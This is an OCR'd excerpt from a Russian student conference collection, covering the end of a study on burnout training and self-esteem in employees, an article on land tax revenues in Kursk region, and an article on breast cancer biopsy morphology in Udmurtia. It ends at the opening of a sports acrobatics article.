Повторное тестирование контрольной группы демонстрирует отсутствие изменений показателей уровня самооценки (рисунок 2).




Рисунок 2 – Уровень самооценки после тренинга.

По результатам повторной диагностики показатели эмоционального выгорания в экспериментальной группе снизились (рисунок 3).




Рисунок 3 - уровень ЭВ после тренинга

В свою очередь в контрольной группе результаты практически не изменились (рисунок 4).




Рисунок 4 - уровень ЭВ после тренинга

Так, после проведения тренинга в экспериментальной группе только у 19% исследуемых сохранился высокий показатель эмоционального выгорания, однако он снизился по сравнению с результатом до проведения тренинга. В контрольной же группе показатели высокого уровня эмоционального выгорания наблюдаются у 90 % сотрудников и у 10% уровень снизился.

Таким образом, результаты повторного исследования самооценки и уровня эмоционального выгорания экспериментальной группы отражают

следующее:

- статистически значимое снижение уровня эмоционального выгорания ($p<0,05$);
- отсутствие статистически значимых изменений уровня самооценки после проведения тренинговой программы ($p>0,05$);
- сравнительный анализ результатов исследования отражает улучшение самооценки у 19 % испытуемых (рисунок 2).

Обобщая вышесказанное о результатах контрольной группы, можно выделить следующие аспекты:

- статистически значимых изменений уровня эмоционального выгорания не произошло ($p>0,05$);
- статистически значимых изменений уровня самооценки не произошло ($p>0,05$).

Сравнение показателей уровня самооценки и эмоционального выгорания контрольной и экспериментальной групп отражает отсутствие статистически значимых изменений ($p>0,05$). Однако, несмотря на отсутствие, статистически значимых различий показателей между группами, в экспериментальной группе отмечается снижение уровня эмоционального выгорания и наблюдается повышение уровня самооценки. Данные факты представляют собой доказательство наличия положительного терапевтического эффекта представленной коррекционной программы. Для получения более эффективных результатов, необходима не только групповая, но и индивидуальная работа с сотрудниками. При возможности более продолжительной работы с сотрудниками с низким уровнем самооценки, возможно, результаты были бы наиболее статистически значимыми и терапевтический эффект программы был более ощутим. Данные предположения могут послужить основой для дальнейших исследований выдвинутой проблемы.

Использованные источники:

1. Дьякович, М. П. Ранние клинические изменения и эмоциональное выгорание у сотрудников полиции / М. П. Дьякович, М.П. Буш // Медицина труда и промышленная экология. - 2015. - № 12. - С. 37-41.
2. Дорофеева, Е. А. Синдром эмоционального выгорания как вид профессиональной деформации личности / Е. А. Дорофеева // Международный академический вестник – 2018. – № 27. – С. 30-32.
3. Зеер, Э.Ф. Психология профессий: Учебное пособие для студентов вузов / Э. Ф. Зеер. - М. : Академический проект Фонд Мир, 2005. – 336 с.
4. Ронгинская, Т.И. Синдром выгорания в социальных профессиях/ Т.И. Ронгинская // Психологический журнал. - 2010. - № 3. - С.88.
5. Сидоров, П.И. Введение в клиническую психологию: Т. I.: Учебник для студентов медицинских вузов/ А. В. Парняков, П. И. Сидоров - М.: Изд-во Академический Проект, 2000. - 416 с.
6. Уразаева, Г. И. Профессиональная деформация сотрудников полиции в

аспекте эмоционального выгорания: социально-психологические условия, механизмы, особенности, факторы / Г. И. Уразаева // Вестник Казанского юридического института МВД России. – 2014. - № 2(16). - С. 14-20.
7. Mediators of Change in Cognitive Behavior Therapy for Clinical Burnout / F. Santoft, S. Salomonsson [et al.] // Behavior Therapy – 2018. – Vol. 49. – Iss. 5. – P. 643–850.

УДК 001.201

Осипенко Д.К.
студент 5 курса
факультет «Экономики и менеджмента»
Юго-Западный государственный университет
научный руководитель: Девятилова А.И.
доцент
Россия, г. Курск

РОЛЬ ЗЕМЕЛЬНОГО НАЛОГА В ФОРМИРОВАНИИ МУНИЦИПАЛЬНЫХ БЮДЖЕТОВ

Аннотация:

В статье изложены теоретические основы земельного налогообложения. Проблемы, возникающие в связи с актуализацией результатов кадастровой оценки и переходом на ведение ЕГРН. Влияние земельного налога на формирование муниципального бюджета региона, на примере Курской области. Отражены основные проблемы земельного налогообложения.

Ключевые слова: земельный налог, кадастровая стоимость, налогоплательщики, муниципальный бюджет, налоговая база, земельное налогообложение.

Osipenko D.K.
student
5 course, Faculty of Economics and Management
Southwest State University
Russia, Kursk
Scientific adviser: Devyatilova A.I.
assistant professor

ROLE OF LAND TAX IN THE FORMATION OF MUNICIPAL BUDGETS

Annotation:

The article outlines the theoretical foundations of land taxation. Problems arising in connection with the actualization of the results of cadastral valuation and the transition to maintenance of the EDRN. The impact of land tax on the formation of the municipal budget of the region, on the example of the Kursk region. The main problems of land taxation are reflected.

Keywords: land tax, cadastral value, taxpayers, municipal budget, tax base,

land taxation.

Муниципальный бюджет – это план будущих доходов и расходов на год, который обязателен к исполнению, управляющим муниципалитета после утверждения его муниципальным советом. При планировании и утверждении бюджета учитываются различные факторы муниципального района, такие как уровень жизни населения, имеющиеся ресурсы и т. д. Порядок планирования, просмотра, утверждения муниципального бюджета и внесения в него изменений регулируются законодательством РФ.

В формирование доходов муниципального бюджета большая роль отводится налоговым доходам. Сущность налогов состоит в изъятии государством части доходов граждан и хозяйствующих субъектов в целях формирования финансовых ресурсов государства.

Земельный налог устанавливается НК РФ и нормативными правовыми актами представительных органов муниципальных образований, вводится в действие и прекращает действовать в соответствии с НК РФ и нормативными правовыми актами представительных органов муниципальных образований и обязателен к уплате на территориях этих муниципальных образований [1].

Налогоплательщиками земельного налога признаются организации и физические лица, обладающие земельными участками на праве собственности, праве постоянного (бессрочного) пользования или праве пожизненного наследуемого дарения, в соответствии со статьей 388 Налогового кодекса РФ [2].

Количество налогоплательщиков земельного налога в Курской области можно проанализировать по форме статистической налоговой отчетности ФНС России №5-МН «Отчет о налоговой базе и структуре начислений по местным налогам», которое представлено в таблице 1.

Таблица 1 – Количество налогоплательщиков по земельному налогу в Курской области за 2015-2017 гг.

Показатели	2015 год	2016 год	2017 год
Общее количество налогоплательщиков (юридических лиц и физических лиц) земельного налога, единиц	322 625	365 186	365 330
Количество налогоплательщиков юридических лиц, единиц	5 684	5 798	5 804
Количество налогоплательщиков физических лиц, единиц	316 941	359 388	359 526
Доля налогоплательщиков юридических лиц земельного налога, %	1,76	1,58	1,6
Доля налогоплательщиков физических лиц земельного налога, %	98,24	98,42	98,4

Источник: сайт Федеральной налоговой службы РФ[3].

Проанализировав данные таблица, можно сделать вывод, что наибольшее количество налогоплательщиков земельного налога в Курской области приходится на 2017 год. Также можно сказать, что основными налогоплательщиками земельного налога в Курской области являются физические лица. Их доля в среднем составляет 98,4% от общего числа налогоплательщиков налога, а доля юридических же лиц составляет в среднем 1,6%.

Зачисление земельного налога именно в местные бюджеты обусловлено своеобразным правовым статусом данных бюджетов в финансовой системе. Бюджетная система России представляет собой единое целое, а местные бюджеты являются неотъемлемой частью, причем с наименьшим количеством доходов. Что приводит к необходимости постоянного взаимодействия бюджетов разных уровней бюджетной системы, а также финансовой помощи вышестоящих бюджетов бюджетам муниципальных образований [4].

Сумма налога, поступающего в местный бюджет Курской области, можно проанализировать по форме статистической налоговой отчетности ФНС России №1-НМ «Отчет о начислении и поступлении налогов, сборов и иных обязательных платежей в бюджетную систему Российской Федерации», которая представлена в таблице 2.

Таблица 2 – Сумма налога, поступающего в местный бюджет Курской области 2015-2017 гг.

Показатели	2015 год		2016 год		2017 год	
	Сумма	Уд. вес	Сумма	Уд. вес	Сумма	Уд. вес
Всего уплачено земельного налога, тыс. руб.	1 533 807	100	1 486 597	100	1 481 862	100
Сумма налога, уплаченная в бюджет юридическими лицами, тыс. руб.	1 235 798	80,57	1 131 428	76,11	1 172 158	79,1
Сумма налога, уплаченная в бюджет физическими лицами, тыс. руб.	298 009	19,43	355 169	23,89	309 704	20,9

Источник: по данным Федеральной налоговой службы РФ [3].

Проанализировав данные таблицы, можно сделать вывод о том, что наибольшие поступления земельного налога в местный бюджет Курской области приходится на 2015 год. Основной приток денежных средств в местный бюджет от уплаты земельного налога наблюдается также в 2015 году у юридических лиц и составляет 80,57 % от общей суммы поступившего налога. Доля физических лиц в поступлении налога в 2015 году составляет в 19,43% от общей суммы.

Нельзя не заметить тот факт, что структура земельного фонда каждого муниципального образования разнообразна. В некоторых муниципальных

образованиях наибольший удельный вес в структуре земельного фонда составляют земли, находящиеся в государственной или муниципальной собственности, большая часть которых не облагается земельным налогом, либо в отношении которых устанавливаются различные льготы [5].

Налоговая база определяется как кадастровая стоимость земельных участков, признаваемых объектом налогообложения в соответствии со статьей 389 Налогового кодекса РФ.

Кадастровая стоимость земельного участка определяется в соответствии с земельным законодательством Российской Федерации.

На установление размера ставок налога на землю для физических лиц и организаций в регионах влияют следующие факторы:

- категория земли;
- разрешенное использование участка;
- местонахождение участка в составе муниципального образования;
- площадь земельного участка.

Если местные власти не установили ставки налога для конкретного региона, используются значения, определенные федеральным законодательством.

Поскольку каждый из четырех параметров оказывает влияние на размер налогового обязательства, налоговое законодательство должно устанавливать количественно выраженную связь между перечисленными характеристиками предмета земельного налога и величиной налоговой ставки.

Нечеткое определение подобных отношений создает благоприятную почву для налогового и административного произвола со стороны властных государственных структур (государственных налоговых инспекций, комитетов по земельным ресурсам и землеустройству) [6].

Существенной проблемой в сфере земельного налогообложения является отсутствие необходимых сведений о земельных участках или ненадлежащее качество таковых. До сих пор неизвестно общее количество неучтенных в кадастре земельных участков, расхождение сведений государственного кадастра недвижимости (ГКН) и единого государственного реестра прав на недвижимое имущество и сделок с ним (ЕГРП) о площади, адресе и правообладателе вызывают тревогу.

Подводя итог вышесказанному отметим, что для увеличения собственных доходов местных бюджетов, а также устранения проблем при формировании данных единого государственного реестра недвижимости (ЕГРН), можно использовать метод спутниковых технологий для разграничения площади участков. Решение поставленных задач будет способствовать финансовой самостоятельности муниципалитетов и обеспечению социально-экономического благополучия населения.

Использованные источники:

1. Зубков В.Э. Пути совершенствования земельного налога в РФ и

муниципальном образовании «город Курск» / В. Э. Зубков, Л. Н. Хардикова // Интеллектуальный потенциал XXI века: ступени познания. – 2013. – № 17. – С. 192-195.
2. Российская Федерация. Законы. Налоговый кодекс Российской Федерации [Электронный ресурс] ФЗ: принят Гос. Думой 16 июля 1998 года N 146-ФЗ.: по состоянию на 28.12.2016 N 475-ФЗ // http://base.consultant.ru.
3. Материалы Федеральной налоговой службы России [Электронный ресурс], URL: https://www.nalog.ru.
4. Алексеева А.А. Роль земельного налога в формировании местных бюджетов /А. А. Алексеева // Пробелы в российском законодательстве. Юридический журнал. – 2014. – №4. – С. 31–34.
5. Белоусова С.Н. Земельный налог и его фискальная функция / С. Н. Белоусова, Сысоева А.Ю. // Экономика и менеджмент инновационных технологий. – 2015. – № 9. – С. 26-29.
6. Девятилова А. И. Формирование основ современной налоговой системы / А. И. Девятилова // Сборник научных статей региональной научно-практической конференции, посвященной 25-летию ФНС России. – 2015. – №15. – С. 169-173.

УДК 61

Охотникова А.П.
Мугаллимова А.У.
научный руководитель: Попова Н.М., д.м.н.
профессор, заведующая кафедрой «Общественного здоровья и здравоохранения»
ФГБОУ ВО «Ижевская государственная медицинская академия»

МОРФОЛОГИЧЕСКА ХАРАКТЕРИСТИКА РАКА МОЛОЧНОЙ ЖЕЛЕЗЫ ПО ДАННЫМ БИОПСИИ

Аннотация: В данной статье проведён анализ данных протоколов операционных и экспресс исследований биологического материала рака молочной железы на базе республиканского онкодиспансера г. Ижевска Удмуртской Республики.

Ключевые слова: рак молочной железы, опухоль, экспрессия клетками HER2, Ki-67, гормональная терапия.

Okhotnikova A.P.
Mugallimova A.U.
d.m.s., professor, head of the department of «Public Health and the Department of Health»
Popova N.M.
FSBOY VO "Izhevsk State Medical Academy"

MORPHOLOGICAL CHARACTERISTICS OF BREAST CANCER ACCORDING TO BIOPSY DATA

Annotation: this article analyzes the protocols of surgical and express research studies of the biological material of breast cancer on the basis of the Republican Oncology center of Izhevsk, Udmurt Republic.

Keywords: breast cancer, tumor, HER2 cell expression, Ki-67, hormone therapy.

Актуальность: Рак молочной железы одна из наиболее распространенных форм злокачественных новообразований в мире.

Согласно статистическим данным ВОЗ, ежегодно во всем мире диагностируется более миллиона новых случаев развития злокачественных опухолей молочных желез. В России этот показатель достигает 50 тысяч. Каждая восьмая американка заболевает раком молочной железы. Смертность от данной патологии составляет около 50% всех заболевших. Снижению этого показателя препятствует отсутствие во многих странах организованного профилактического скрининга населения для раннего выявления злокачественных новообразований молочных желез.

Успех лечения онкологии молочной железы во многом зависит от стадии болезни. Большое значение имеют антигенные характеристики опухолевых клеток, в частности, экспрессия клетками HER2, эстрогенов и прогестерона, а также наличие в клетках опухоли ядерного негистонового

белка Ki-67. Показатель Ki-67 может свидетельствовать о скорости роста опухоли, вероятности её метастазирования в различные органы, а также её чувствительности к химиотерапии.

Цель: Изучить частоту и морфологическую характеристику рака молочной железы в Удмуртской республике.

Задачей является сделать выкопировку результатов исследований из протоколов операционных и экспресс исследований за один год; провести анализ полученных материалов; изучить морфологическую характеристику различных вариантов опухолей молочной железы.

Материалы и методы: Исследованы данные протоколов операционных и экспресс исследований за 2014 год.

Результаты и обсуждения.

Исследование показало, что среди пациентов, обратившихся в 2014 году, преобладают женщины в возрасте от 50 до 70 лет – 429 наблюдений (61%); женщины в возрасте от 30 до 50 лет – 148 наблюдений (21%); старше 70 лет – 119 наблюдений (17%), младше 30 лет составляют 1% (рис.1).




Рис. 1. Распределение женщин по возрасту. По результатам исследования максимальное количество пациенток в возрасте 50-70 лет составило 429 наблюдений – 61%. Минимальное количество – 1 наблюдение до 30 лет, что составляет 1%.

Опухоль возникает в любом месте органа, но излюбленной локализацией является верхний внутренний и верхний наружный квадранты молочной железы По гистологической картине опухоли преобладали инвазивные протоковые раки (78,3%), а метастазы в лимфатические злы обнаружены в 40,2% пациентов. Среди других видов рака встретились в единичных наблюдениях слизистый рак, солидный рак, тубулярный рак и

другие варианты рака.

Мы обратили внимание на уровень экспрессии рецепторов к гормонам (эстрогену и прогестерону), что является важным показателям для проведения гормональной терапии этим женщинам. А высокий уровень экспрессии HER2 определяет возможность проведения таргетной терапии герцептином.

В течение года в онкологическом диспансере проведено 2400 исследований, из них 698 наблюдений составили злокачественные опухоли молочной железы.

Из них 21,7% составили различные раки.

Опухоль возникает в любом месте органа, но излюбленной локализацией является верхний внутренний и верхний наружный квадранты молочной железы.

По гистологической картине опухоли преобладали инвазивные протоковые раки (78,3%), а метастазы в лимфатические узлы обнаружены у 40,2% пациентов.

Среди других видов рака встретились в единичных наблюдениях слизистый рак, солидный рак, тубулярный рак и другие варианты рака.

Уровень экспрессии рецепторов к гормонам (эстрогену и прогестерону), что является важным показателям для проведения гормональной терапии этим женщинам.

Группа опухолей, клетки которых экспрессировали HER 2. HER2 (сокращение от Human Epidermal Growth Factor Receptor 2) – это человеческий рецептор эпидермального фактора роста, который играет ключевую роль в передаче сигналов факторов роста на клеточном уровне.

Гиперэкспрессия HER2 означает, что - HER2 позитивный рак молочной железы. Он занимает третье место по частоте встречаемости среди всех типов рака молочной железы.

Высокий уровень экспрессии HER2 определяет возможность проведения таргетной терапии герцептином. Целью данной терапии является увеличение «количества» и качества жизни больных.

HER-2+ - предсказательный фактор уменьшения эффективности химиотерапии и эндокринотерапии (рис.2). 456 показателей дали положительный результат в нашем исследовании. Гиперэкспрессия HER-2 - прогностический фактор метастазирования в головной мозг (метастазы в головной мозг имеют 28-43% больных).




Рис.2. Экспрссия HER2. По результатам исследования максимальное количество экспрессии HER2 – положительный результат, что составляет 456 наблюдений – 50,7%. К сожалению, остальные показатели являются отрицатеьными: HER2+ 214 наблюдений 23,8%, HER2++ 108 наблюдений 12,03%, HER2+++ 120 наблюдений 13.36%.

Большое прогностическое значение имеет экспрессия опухолевыми клетками Ki 67. Ki-67 – это специфический белок, который образуется только в процессе деления клеток, в состоянии покоя он не продуцируется. Это свойство позволяет использовать его как индикатор поведения карциномы.

При раке молочной железы результат Ki-67 менее 10% считается низким, 10-20% пограничным и 20% – высоким (рис.3).




Рис.3 Экспрессия онкомаркера ki-67. По результатам исследования максимальный результат составил больше 20% – 52,52%, меньше 10% 153 наблюдения – 27,52%. Минимаьный результат составил остальные 10-20% 111 наблдений – 19,96%.

Динамика изменения индекса в ходе проведения химиотерапии помогает принять решение о ее целесообразности в конкретном случае.

Отсутствие падения уровня онокомаркера является предвестником неблагоприятного прогноза заболевания.

Таким образом, приведенные данные дают представление о характеристике рака молочной железы у женщин Удмуртии, о морфологических и иммунофенотипических проявлениях этого вида опухоли.

Использованные источники:

1. Давыдов М.И., Вельшер Л.С., Поляков Б.И., Ганцев Ж.Х.- онкология: модульный практикум: учебное пособие 2009 г.
2. Трезубов В.Н., Артдюнов С.Т.- медицинская книга-2003 г.
3. Головин Д.И. ошибки и трудности гистологической диагностики опухолей: руководство для врачей- Л: Медицина, 1982 г.
4. Оригинальная статья опубликована на сайте РМЖ (Русский медицинский журнал): https://www.rmj.ru/articles/obshchie-stati/Giperekspressiya_HER2NEU__novye_vozmoghnosti_v_lechenii_raka_molochnoy_ghelezy/#ixzz5XQolt9Dk
5. Данные протоколов операционных и экспресс исследований на базе Республиканского патологоанатомического бюро г. Ижевск.

УДК 796.4

Павленкович С.С., к.биол.н.
доцент
кафедра теоретических основ физического воспитания
Казакова Е.А.
студент магистратуры 1 курса
ФГБОУ ВО «Саратовский национальный исследовательский государственный университет имени Н.Г. Чернышевского»
Россия, г. Саратов

ВЛИЯНИЕ ЗАНЯТИЙ СПОРТИВНОЙ АКРОБАТИКОЙ НА СОВЕРШЕНСТВОВАНИЕ КООРДИНАЦИОННЫХ СПОСОБНОСТЕЙ ДЕВОЧЕК 11-13 ЛЕТ

Аннотация: статья посвящена изучению динамики показателей общих и специфических координационных способностей у юных акробаток в тренировочном процессе. Выявлена положительная динамика изучаемых параметров и уровень их развития у юных акробаток в течение двух лет обучения.

Ключевые слова: спортивная акробатика, координационные способности, статическая координация, способность к ориентированию в пространстве.

Pavlenkovich S.S.
Saratov State University, Russia, Saratov
Kazakova E.A.
Saratov State University, Russia, Saratov

THE EFFECT OF SPORT ACROBATIC EMPLOYMENTS ON THE PERFECTION OF COORDINATION ABILITIES OF GIRLS 11-13 YEARS

